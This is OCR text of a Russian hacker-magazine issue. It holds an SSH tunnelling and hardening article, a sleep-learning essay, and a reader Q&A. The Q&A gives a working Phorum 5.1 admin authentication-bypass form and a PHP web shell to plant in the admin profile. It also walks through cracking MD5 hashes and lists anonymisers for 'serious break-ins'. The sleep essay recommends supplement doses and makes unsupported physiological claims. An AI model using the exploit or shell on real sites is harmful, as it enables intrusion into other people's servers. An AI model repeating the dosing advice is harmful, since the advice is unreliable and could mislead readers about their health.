Многие администраторы в целях безопасности скрывают свои сервера в демилитаризованной зоне либо за NAT'ом и разрешают входящие соединения только с доверенных IP-адресов и по определенным портам. Поэтому доступ ко многим полезным ресурсам получить напрямую нельзя. Это как раз тот случай, когда использование SSH-форвардинга может исправить ситуацию. Некоторые примеры были рассмотрены в предыдущем номере журнала, в статье «Калейдоскоп тайных знаний». Вот еще один вариант:

% vim ~/.ssh/config

```
# Шлюз на базе OpenBSD
Host gate
   Hostname gate.domain.ru
# Для ускорения соединений включаем мульти-
плексирование SSH-сессий
```



Статья на сайте OpenBSD.ru, посвященная OpenSSH

```
X11UseLocalhost yes
PrintMotd no
PrintLastLog no
#TCPKeepAlive yes
#UseLogin no
#UsePrivilegeSeparation yes
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 3
#ClientAliveCountMax 3
UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10
#PermitTunnel no
PermitTunnel point-to-point

# no default banner path
#Banner /some/path

# override default of no subsystems
```

Конфигурирование /etc/ssh/sshd_config

```
        ControlMaster auto
        ControlPath ~/.ssh/ctl-%r-%h-%p
# Перенаправляем локальный порт на файловый сервер
(Win2k3 с поднятым VShell)
        LocalForward 8022 192.168.1.101:22

# Подключаясь к localhost:8022, мы будем попадать в фай-
лопомойку
Host fileserver
        Hostname localhost
        Port 8022
        ControlMaster auto
        ControlPath ~/.ssh/ctl-%r-%h-%p
        HostKeyAlias fileserver
```

Соединяемся с узлом gate и проверяем возможность подключения к локальному порту 8022:

```
% ssh -N -f gate
% telnet localhost 8022
SSH-2.0-VShell_3_0_4_656 VShell
```

Теперь можно логиниться на файловый сервер, который находится за NAT'ом, в обход рулесетов, установленных на шлюзе:

```
% ssh fileserver
Microsoft Windows [Version 5.2.3790]
C:\Documents and Settings\Smelaya\My Documents>
```

Как видишь, SSH-туннель — это самый простой способ, позволяющий обойти файрвол и получить доступ к закрытому админом сервису. Есть и специализированные приложения, предназначенные для более удобной организации SSH-туннелей. Например, **RSTunnel** (Reliable SSH Tunnel, rstunnel.sf.net), **Corkscrew** (www.agroman.net/corkscrew) и другие.

БЕЗОПАСНЫЙ SFTP

Многие хостинговые компании предоставляют своим пользователям доступ по FTP. Назначение каталогов может быть разное, но нас интересует, как сделать доступ безопаснее. Здесь на помощь также может прийти SSH:

% sudo vim /etc/ssh/sshd_config

```
Subsystem sftp internal-sftp

# Секция с хостинговыми клиентами
Match Group wwwusers
# Отключаем форвардинг
        X11Forwarding no
        AllowTcpForwarding no
# Работаем по защищенному протоколу SFTP в chroot окружении
        ForceCommand internal-sftp
        ChrootDirectory /var/www/hosting/%u
```

Теперь зарегистрированные пользователи будут допущены только к «своему» каталогу, при подключении модификатор «`%u`» будет заменен именем пользователя. При необходимости можно использовать «`%h`», который соответствует домашнему каталогу юзера.

ОГРАНИЧЕНИЕ ПОДКЛЮЧЕНИЙ К SSH

Сервис SSH — любимая мишень злоумышленников, поэтому следует принять некоторые предосторожности. Одна из них — ограничение количества подключений, чтобы избежать DoS-атаки и брутфорса паролей. Если в логах ты находишь большое количество записей вроде: «`Failed password for root from`» или «`Invalid user admin from`», можешь быть уверен — к твоему серверу подбирают пароли при помощи программ-брутфорсеров. Паниковать не стоит, эту проблему можно решить очень просто. Приведу правила для `iptables`:

```
# iptables -A INPUT -p tcp — dport 8022 -i eth1 -m state \
        -state NEW -m recent — set
# iptables -A INPUT -p tcp — dport 8022 -i eth1 -m state \
        -state NEW -m recent — update — seconds 300 \
        -hitcount 3 -j DROP
```

Так мы разрешили три подключения к 8022 порту в течение пяти минут. В PF не сложнее:


% sudo vim /etc/pf.conf

```
table <sshbf> persist
block in log quick on $ext_if inet from <sshbf>
pass in log on $ext_if inet proto tcp to $ext_if port ssh
keep state \
        (max-src-conn-rate 5/60, overload <sshbf> flush
global)
```

Здесь фильтр пакетов не допустит более пяти одновременных соединений к 22 порту за 60 секунд. При желании правила можно ужесточить.

ЗАКЛЮЧЕНИЕ

С помощью семейства команд SSH можно не только обеспечить аутентификацию и шифрование данных между хостами, существенно затрудняя перехват со стороны других узлов, но и создать виртуальную частную сеть, объединяющую несколько компьютеров или сетей, обойти эшелонированные заслоны, заботливо выставленные админом, и наделить различные приложения новым функционалом. Набор сетевых инструментов OpenSSH обладает чрезвычайно богатыми возможностями, и с ними стоит познакомиться поближе.



КРИС КАСПЕРСКИ

ОБУЧЕНИЕ СНУ, ОБУЧЕНИЕ ВО СНЕ



Треть своей жизни человек проводит в царстве Морфея. Обидно тратить столько времени... Ведь даже в спящем состоянии мозг продолжает активно трудиться, обрабатывая полученные знания и оптимизируя нейросеть! Остается разобраться, как использовать это дарование природы с максимальной эффективностью!

КАК НЕ ОТСТАТЬ ОТ ПРОГРЕССА

Объем знаний, которые хакеры вынуждены держать в голове, растет лавинообразно, а возможности мозга хоть и велики, но не безграничны. Среднестатистический мозг всячески сопротивляется попыткам впихнуть в него очередной RTFM, стремясь избавиться от ненужной ему информации, забывая ее или, в лучшем случае, оставляя в памяти груду необработанных фактов, похожих на навозную кучу, лишенную перекрестных ссылок и ассоциаций.

Хакеры — это мыслящие люди, решающие нестандартные задачи и синтезирующие знания даже при катастрофической нехватке исходных данных. Интуиция интуицией, но чтобы не захлебнуться в потоке поступающих данных, мозгу необходима помощь.

Другими словами, эффективность обучения отнюдь не «just a question of time». Способность быстро осваивать новые предметные области — своего рода искусство, которому учатся годами, в очередной раз открывая малоизвестные особенности мозга, позволяющие использовать сон не для отдыха, а для обработки полученных данных и оптимизации нейросети. Однако сокращение времени сна существенно ухудшает наши мыслительные способности и снижает усвояемость материала, а если добавить сюда нервное и физическое истощение (известное любому хакеру), становится ясно: **чем меньше мы спим, тем меньше успеваем**.

Как найти гармонию с самим собой? Как правильно спать, чтобы достичь максимальной эффективности переработки информации? Наконец, какие техники использовать, кому верить, а кого — послать?! Мыщъх, перебравший десятки методик обучения во сне и отрабатывающий их на протяжении десятилетий, делится личным опытом, который будет полезен многим, в том числе и далеким от хакерства людям. Никакого специального оборудования не потребуется. Даже силы воли не нужно, достаточно желания.

МИФЫ ДРЕВНЕЙ ГРЕЦИИ

Интернет и желтая пресса буквально ломятся от рекламы разных кассет с программой обучения иностранных языков во сне, но это облом! Причем, двойной. Во сне мозг отключается от всех портов ввода/вывода и перестает воспринимать новую информацию, переключаясь на


Искривленное пространство подсознания



Заряди мозги!

обработку полученной ранее. Текст диктора превращается в раздражитель, высаживающий нас на неглубокий, неспокойный, прерывистый сон, так что эффект от такого обучения обратный, — чем скорее мы от него откажемся, тем лучше.

Другой распространенный миф связан с тем, что во сне голова якобы отдыхает, но это не подтверждается ни опытами, ни различными методами измерения активности мозга, которая во сне зачастую повыше, чем во время бодрствования. Отключенный от каналов восприятия и освобожденный от необходимости решения текущих задач, мозг активно работает над переработкой ранее полученной информации, а также занимается оптимизацией нейросети, выкидывая оттуда весь мусор и создавая новые ассоциативные цепочки, связывающие разрозненные данные и рождая новые знания.

Известно, что дети проводят во сне в среднем до 18 часов, и ведь это неспроста. Во время бодрствования они познают мир, а во сне переваривают обрушившийся на них шквал знаний. По мере сокращения поступления свежего материала (картина мира близка к завершению, чего там еще осваивать) время сна постепенно сокращается, достигая к 5 годам 9 часов, а затем — и менее того.

Вывод: чем больше объем поступающей информации, тем дольше рекомендуется спать для повышения эффективности ее усвоения. Чем мы хуже детей?! Вся трудность в том, что большинство из нас совершенно не умеют спать, а без правильного сна эффективное обучение невозможно, затруднено или зависит от внешних обстоятельств, которые мы можем контролировать, но... обычно игнорируем, не придавая им никакого значения.

ФИЗИОЛОГИЯ СНА — ФАКТЫ ИЛИ ДОМЫСЛЫ?

Что представляет собой сон, и какие процессы протекают у нас в голове, доподлинно не знает никто. Десятки конкурирующих теорий противоречат друг другу, поэтому ограничимся тем фундаментом, на базе которого ученые строят свои гипотезы.


Существует две разновидности сна, циклически сменяющие друг друга: **быстрый** (rapid eye movement REM) и **медленный** (non-rapid eye movement NREM). Процесс засыпания начинается с медленного сна (проходя через четыре специфических стадии в следующей последовательности: 1 > 2 > 3 > 4 > 3 > 2). Затем мозг переключается в режим быстрого сна, после чего вновь наступает медленный сон, сменяющийся быстрым. Такая «свистопляска» продолжается всю ночь при средней длительности одного цикла 90-110 минут, то есть до утра мы успеваем пережить порядка 2х-4х фаз быстрого и медленного сна.

Переработка накопленной информации происходит именно во время медленного сна, что прослеживается по активности декларативной (declarative) и семантической (semantic) памяти. Декларативная память, как и следует из названия, обеспечивает хранение данных в виде фактов. Это уподобляет ее жесткому диску, вращающемуся в нашей голове. Семантическая память отвечает за осмысление данных, превращая совокупность «голых» фактов в то, что мы называем «знанием». Под знанием понимается обобщение фактов — на вход поступает a1, a2, a3... an, а на выходе генерируется функция f(k). Другими словами, в период медленного сна происходит запоминание и первичная обработка. Но наступает фаза быстрого сна, и голова буквально «взрывается»! В это время мы видим сновидения, являющиеся следствием «перетряски» нейросети. Грубо говоря, «дефрагментации» нашего жесткого диска, сопровождающейся удалением (забыванием) ненужных данных — тех, что не удалось обобщить. Такой вот естественный защитный механизм, спасающий жесткий диск от переполнения. Быстрый сон необходим для оптимизации нейросети и создания новых ассоциативных цепочек, выстраивающих только что обработанные данные в общую информационную базу. Если по-научному, «быстрый сон реализует подсознательные модели ожидаемых событий» — не совсем понятно, что за модели имеются в виду, зато как красиво сказано!

Подведем итог: обучение не только продолжается во сне, более того, оно там главным образом и происходит. Бодрствуя, мы лишь собираем данные и подготавливаем их для последующей обработки. Так что корпеть над учебниками все равно придется, иначе мозг, оставленный без пищи, будет забывать уже заученное, удаляя огромные массивы ненужных (с его точки зрения) данных. Однако бестолковая зубрежка без правильного (!) сна чрезвычайно малоэффективна, а правильно спать еще надо уметь.

ТЕХНИКА СНА

Земля совершает оборот вокруг своей оси за 24 часа, а длительность



Чередование фаз быстрого и медленного сна

Воздействие мелатонина на мозг

info

• Когда мы начинаем **зевать**, мозги «отключаются», блокируя каналы поступления новых порций информации, которая все равно пойдет в «дренаж» — хоть насилуй себя, хоть нет. Лучше сразу выдвигаться на топчан.

• **Седативные препараты** и разные способы релаксации перед сном воздействуют на фазу медленного сна, в процессе которой происходит закрепление полученных данных и их первичная обработка. Но оптимизация нейросистемы с ними выполняется намного хуже.

биологических суток варьируется от 24,5 до 25,5 часов. Спать надо не по настенным, а по биологическим часам, причем не тогда, когда подруга в постель позвала, а когда действительно хочется ко сну. Проблема в том, что несовпадение биологических часов с «производственным ритмом» часто приводит к тому, что каждый день мы засыпаем (вернее, должны засыпать) на один час позже, соответственно, и пробуждаемся тоже. В результате мы получаем «плавающий» график, две недели в месяц чувствуя себя жаворонками, а две — совами. Естественно, реализовать такую схему могут только фрилансеры, ну или программисты с демократичным начальством, требующим выхлопа, а не трудовой дисциплины.


Но социальная проблема — это ерунда. Гораздо сложнее остановить вращение Земли, потому как для правильного сна необходим мелатонин, вырабатывающийся в организме только с наступлением темноты, а без него эффективность обработки информации катастрофически снижается. Плюс, солнце светит. Раздражает, понимаешь. И на улице шум. Еще телефон постоянно звонит. Короче, плотные портьеры, наушники — и в аптеку за мелаксеном, действующим веществом которого является мелатонин. А вот **от снотворных** (типа Атаракса) **лучше воздержаться**. Заснуть мы заснем, но это будет неправильный сон, и мозги «зависнут» не только на ночь, но и на весь следующий день. Конечно, существуют специальные препараты, купирующие побочные действия снотворных, но, сам понимаешь, к отраве лучше не прибегать.

Среди западной молодежи большое распространение получил состав под названием B6mix, основными компонентами которого являются: витамин B6, корень валерьяны и уже известный нам мелатонин. Дозы варьируются в широких пределах — от 13 мг до… ну, тут у кого как. Некоторые заглатывают аж целый грамм, но что касается моего личного опыта, то он никогда не превышал 69 мг. Витамины — они хоть и полезные, но выведение их из организма процесс сложный. Валерьяны берем порядка 1 грамма, причем, это должна быть настоящая валерьяна, а не то непонятное вещество, что продается в аптеках (содержание активного вещества в растительном сырье варьируется, и потому, сколько его содержит одна таблетка, остается только гадать). В магазинах для «качков» продается настоящая валерьяна; на упаковке указано количество активного вещества в исходном сырье. Дозу мелатонина увеличиваем в 1,5-2 раза от «обычной», то есть заглатываем от 3 мг до 9 мг, что, впрочем, остается в допустимых пределах, согласно прилагаемой к мелаксену инструкции.


B6mix главным образом воздействует на фазу быстрого сна. При этом мы видим яркие (так называемые «триповые») сны. Мозг во всю работает над оптимизацией нейросети, и мы просыпаемся с кучей новых ассоциативных цепочек. Задачи, над которыми мы бились, как гориллы, внезапно оказываются решенными, кроме того, из «информационной базы» выброшены все ненужные данные, и голова впитывает новую информацию, как сухая губка. Впрочем, довольно часто вместе с ненужными данными забываются и полезные факты. Так что, B6mix — это не средство для повседневного применения. Проконсультировавшись с медиками, мыщъх решил употреблять его не чаще раза в месяц, максимум — раз в две недели. Основной побочный эффект — при избытке витамина B6 организм начинает выводить его вместе с другими витаминами, поэтому, хотя сам по себе B6 (в разумных дозах) вреда не приносит, он «вымывает» всех своих коллег, которые, конечно, можно восполнить, но лучше без нужды к этому не прибегать…

ПРОДВИНУТЫЕ ТЕХНИКИ ОБУЧЕНИЯ

Слушать музыку во время сна в учебниках по психологии не рекомендуется, правда, объяснения даются какие-то невнятные. Опыты показывают обратное. Музыка во время сна перестает быть раздражителем, поскольку сознание



Музыка L'Ame Immortelle помогает контролировать биоритмы



www.supermemo.com — портал, посвященный способам улучшения памяти, в том числе и вопросам обучения во сне

отключается от всех каналов восприятия информации, особенно если сон глубокий. Но вот подсознание продолжает работать, а музыка еще во времена папуасов использовалась для управления биологическими процессами, например, сердечным ритмом.

Спокойная музыка (а-ля классика) **идет лесом**, но вот из современной можно подобрать что-то реально торкающее. Находим музыку, под которую наш пульс выстраивается по стойке «смирно», в смысле, синхронизируется с BPM (Beats Per Minute — количество ударов в минуту — термин, широко распространенный в музыкальной индустрии, за подробностями обращайся к ди-джеям). Нацепляем наушники, отъезжаем в сон и ловим... нет, не кайф, а очень интересный эффект. При входе в фазу быстрого сна сердцебиение учащается; ну, это оно без музыки учащается, а с музыкой — возвращается обратно; значит, фаза быстрого сна тут же завершается или вообще не наступает.

Как следствие, эффект «вытряхивания» всех необобщенных данных блокируется. То есть прочитанный материал реально лучше запоминается. А как быть, если нужно решить прямо противоположную задачу, удлинив продолжительность фазы быстрого сна? Компьютер нам на что? Смена темы музыки способна не только спровоцировать преждевременный переход от медленного к быстрому сну, но и предотвратить завершение фазы быстрого сна — достаточно, чтобы наушники держали надлежащий темп.

Другими словами, слушая заранее заготовленную композицию, мы можем управлять сменой фаз, определяя продолжительность каждой из них. После нескольких месяцев тренировок удается добиться, чтобы сон состоял преимущественно из одних быстрых фаз, или же наоборот, чтобы доминировали медленные фазы, а быстрые завершались, не успев начаться. Сон, состоящий целиком из быстрых фаз — это что-то потрясающее. Мозги прочищаются так, что оптимизированная нейросеть с ходу решает задачи, над которыми мы зависали месяцами. Вспоминаются многие давно забытые факты (за счет того, что они зацепились за вновь построенные ассоциативные цепочки), причем, длина всех ранее построенных ассоциативных цепочек сокращается, скорость мышления увеличивается (короче маршрут — быстрее результат). И все это — без химии!

Сложность в том, что музыка — довольно слабое средство, и воздействовать на фазы может только, если темп меняется примерно тогда же, когда происходит смена фаз (этот момент без спецоборудования не определишь). Ладно, будем исходить из того, что длительность медленной фазы составляет чуть больше часа. За ней следует короткая (10-15 минут) быстрая фаза, причем, с каждым последующим циклом продолжительность быстрых фаз увеличивается — сначала резко (приблизительно вдвое), после чего их длительность стабилизируется, пока мы, наконец, не просыпаемся.

Вот с таким расчетом и будем подбирать музыку, а на утро смотреть результат. Если смена темпа мелодий происходила во время смены фаз, мы проснемся отдохнувшими, и сновидения будут яркими, красочными и запоминающимися. Соответственно, если медленная фаза протекала под ритмичную музыку, а быстрая — наоборот, то мы проснемся разбитые и не вполне адекватные. Однажды подобрав более или менее правильный плейлист, будем слушать его каждую ночь, заставляя организм подстраиваться под музыку. На это уходит месяц или около того. После чего уже можно начинать варьировать продолжительность тех или иных музыкальных фрагментов, сдвигая их на ~10 минут и... организм, как Собака Павлова, будет «подтягиваться» за ритмом наушников. Еще через пару недель можно уже выбирать композиции, целенаправленно воздействуя на смену фаз.

Какую именно музыку использовать? Да любую, главное, чтобы она нравилась и гарантировано не надоела даже через пару месяцев ежедневного (точнее, еженощного) прослушивания. Лично мыщъх использует микс из двух альбомов:«In Einer Zukunft Aus Trnen-und-Stahl» группы L'Ame Immortelle и «Leben Geben Leben Nehmen» группы Heimataerde, естественно, с переупорядоченными треками.

Интересный момент — если днем в процессе решения хакерских задач слушать одну и ту же музыку, то при ее прослушивании ночью, при наступлении фазы быстрого сна, мозг через цепочку ассоциаций «дотянется» до мыслей, которые мы думали, но так и не додумали. На утро, с высокой степенью вероятности, мы проснемся с готовым решением. Главное, чтобы возникла устойчивая ассоциация: музыка — решаемая задача.

ЗАКЛЮЧЕНИЕ

Возможности нашего мозга будут изучены полностью еще нескоро. Обучение во сне — это реальность, доступная каждому и базирующая на механизмах, уже заложенных в нас природой. Так почему бы их не использовать?



Задавая вопрос, подумай! Не стоит задавать откровенно ламерские вопросы, ответы на которые при желании можно найти и самостоятельно. Конкретизируй! Телепатов тут нет, поэтому присылай больше информации.

Q: Как парсить больше 100-200 результатов выдачи Гугла?

A: Для этих целей многие хакеры и сеошники давно используют не совсем документированный адрес поиска Гугла — *http://www.google.com/ie?hl=en&num=100&start=0&lr=&q=ЗАПРОС*. С помощью этого сервиса тебе удастся выводить на 1 страницу браузера 100 найденных ссылок (правда, без сниппетов). Причем, таких страниц может быть до 10 в выдаче. То есть, всего 1000 ссылок за один запрос против 100-200 при обычном серче! А вот тебе и действующий рабочий код на php для парсера:

```
($massiv_ssilok=parse_serp(запрос,
страница);):
<?php
function parse_serp($query,$page=0)
{
  $page!=0 ? $page=100*$page : ' ';
  $request = 'http://www.google.
com/ie?hl=en&num=100&start='.$page
.'&lr=&q='.urlencode(trim($query));
  $pattern = '/<a title="(.*)"
href=(.*)>(.*)<\/a>/isU';
  $result = file_get_
contents($request);
  if(preg_match_all(
    $pattern, $result, $matches))
  {
    for ($i = 0; $i <
count($matches[0]); $i++)
    {
      $link = $matches[2][$i];
      $serp[] = $link;
    }
  }
  return $serp;
}
?>
```

Q: Многие онлайн-чекеры PR Гугла перестали работать. Как проверять PR сайтов в таких условиях?

A: Есть альтернативные варианты проверки PR:

1) Для одного url — картинки с PR, как то: *http://www.prsitecheck.com/pagerank.php?img=2&url=адрес, http://pr-cy.ru/tools/gpr/gpr.php?l=адрес*;

2) Для проверки целого списка URL — многопоточная программа **PrChecker**, находящаяся по адресу http://solutionfix.org/?p=download&s=prchecker.

Из описания чекера:

«Самый обычный ПР-чекер. Под ОС Windows. Многопоточный (количество потоков задается в ini-файле), сохранение результатов в Excel. Достаточно шустрый — на 256k скорость чекинга порядка 1000 url/мин».

Q: Недавно перестала подключаться аська/наблюдаются глюки в подключении icq-клиента. Что делать?

A: По поводу сабжа — официальный комментарий с блога разработчика QIP inf.ru:

«В интернете паника — сайты асечных клиентов практически недоступны, включая официальный. У многих асек не подходит пароль. Что же случилось? В отличие от того бреда, который пишут вполне серьезные СМИ, дам этому более правильное объяснение. Перестал работать «простой» способ подключения, работает только «безопасный». Это значит, что все клиенты, выпущенные до «аськи 6», не будут подключаться к серверам. Ну и, соответственно, — все



неофициальные клиенты, которые логинятся, используя простой способ подключения. Только ради Бога, не меняйте сервер подключения на `slogin.oscar.aol.com`, это совершенно другой сервер и не предназначен он для подключения номеров аськи; он используется только для подключения aim-аккаунтов. Просто включите безопасный вход в своем клиенте и не трогайте адрес сервера, он всегда был и есть `login.icq.com` или `login.oscar.aol.com`. Эти сервера понимают оба способа подключения — и простой, и безопасный. В QIP Infium используется только безопасный вход и в нем проблем быть не должно с этим».

Q: Как установить Винду на свой новенький Mac?

A: Очень просто. Для этого в Mac OS X 10.5 Leopard предустановлена утилита BootCamp. Итак, пошаговая инструкция:

1. Заходим в **Finder → Applications → Utilities → BootCamp.**
2. Запустив Буткамп, соглашаемся с его условиями. Везде жмем «Далее», выбираем размер партиции, отведенной под Винду.
3. Вставляем диск с Windows, перезагружаемся и устанавливаем, как обычно.
4. Устанавливаем драйвера, находящиеся на диске с макосью.
5. Наслаждаемся Виндой на макинтоше :).

Учти один нюанс. Если ты выберешь форматирование раздела Винды в NTFS, то макось сможет лишь читать файлы, а если в FAT32, то и читать, и записывать. Тут уж решать тебе. Фак по установке Винды с помощью BootCamp находится на официальном сайте Apple — support.apple.com/kb/HT1656?viewlocale=ru_RU.

Q: Не совсем понял, как пользоваться сервисом расшифровки md5 хешей на plain-text.info, можешь объяснить подробней?

A: На любимом всеми хацкерами http://plain-text.info процесс расшифровки проходит прямо в irc! Возьмем для примера встроенный irc-клиент браузера Opera. Заходим в **Инструменты → Учетные записи почты и общения → Добавить → Общение (irc)**. Затем вбиваем мыло, ник, сервер `irc.plain-text.info` и ждем, когда загрузится список комнат. Заходим в `#rainbowcrack`. Далее все просто. Отсылаем боту команду «`.c3p0 addmd5 хеш`» и ждем. Если через три секунды бот не выдал расшифрованный пароль, то такого хеша пока что нет в их rainbow-таблицах. Значит, тебе стоит зайти в комнату чуть позже. Показать факи по работе с сервисом ты можешь попросить у того же бота командой «`.c3p0 help`».

Q: Какие веб-анонимайзеры ты знаешь?

A: Вот список проверенных временем сервисов для анонимного серфинга:

- anonymouse.org (самый известный и долгоиграющий)
- helpwithenglish.info
- www.farmfresh.us
- www.sipifi.com/proxy/index.php
- www.pass2class.info
- www.proxypages.net
- cheatyourschool.com
- yourhotproxy.com
- www.plzdontblock.us
- www.surfyproxy.com
- proxy.skrabby.com
- surf.007wood.insanegb.com
- www.freewebsitepro.com
- www.dirproxy.net
- www.surfvid.info
- bazsho.info
- proxy89.info
- filterpass.info
- freesurf11.info
- iranproxy.ws
- schoolproxy99.info
- www.turnbacktube.com
- diningdough.info
- knotist.com
- knotologist.com
- www.AlienUnblocker.info
- www.LetzSurf.info
- www.MySpaceWebProxy.info
- www.MySpaceX.info
- www.SSurf.info
- www.SkyPrxy.info
- www.XiOi.info
- www.WebPrxy.info
- www.UnblockSiteProxy.info
- www.PublicProxyServer.net
- www.schoolsurfing.net
- www.tipproxy.info
- www.uk-prock-see.info
- www.filtermyspace.com
- www.webevade.info
- iamhidden.info
- proxygerm.info
- rudeproxy.com
- justunblock.us
- letzsurf.info
- exopass.com
- surfunblocked.com

Обновленный список анонимайзеров всегда доступен по адресу activeproxies.org. И помни, любой анонимайзер ведет логи! Так что при серьезных взломах не стоит на них полагаться.

Q: Слышал, что можно как-то зайти в админку в последних версиях Phorum 5.1.x без знания пароля админа. Не знаешь подробностей?

A: Очень просто! Для этого тебе всего лишь нужно создать небольшой html-файл следующего содержания:

```
<html><body>
<form action="http://phorum.site.com/admin.php" method="POST">
<input type="hidden" name="phorum_admin_session[]" value="1"/>
<input type="hidden" name="phorum_session_v5[]" value="=1"/>
<input type="submit" value="Inject!"/>
</form>
</body></html>
```

После сабмита ты окажешься в админке Phorum. В некоторых случаях прокатывает следующий способ заливки шелла на основе вышеприведенного бага:

1. Заходим в редактирование профайла админа. В его подпись вставляем небольшой шелл вроде `<?php print '<pre>'; system($_GET[cmd]); print '</pre>'; ?>`.
2. В результате появления некорректного кода в профайле админа видим ошибку «`full path disclosure при заходе на главную форума`». Копируем путь до файла `cache.php` (например, `/home/www/phorum/cache.php`), который затем нужно будет хешировать в md5.
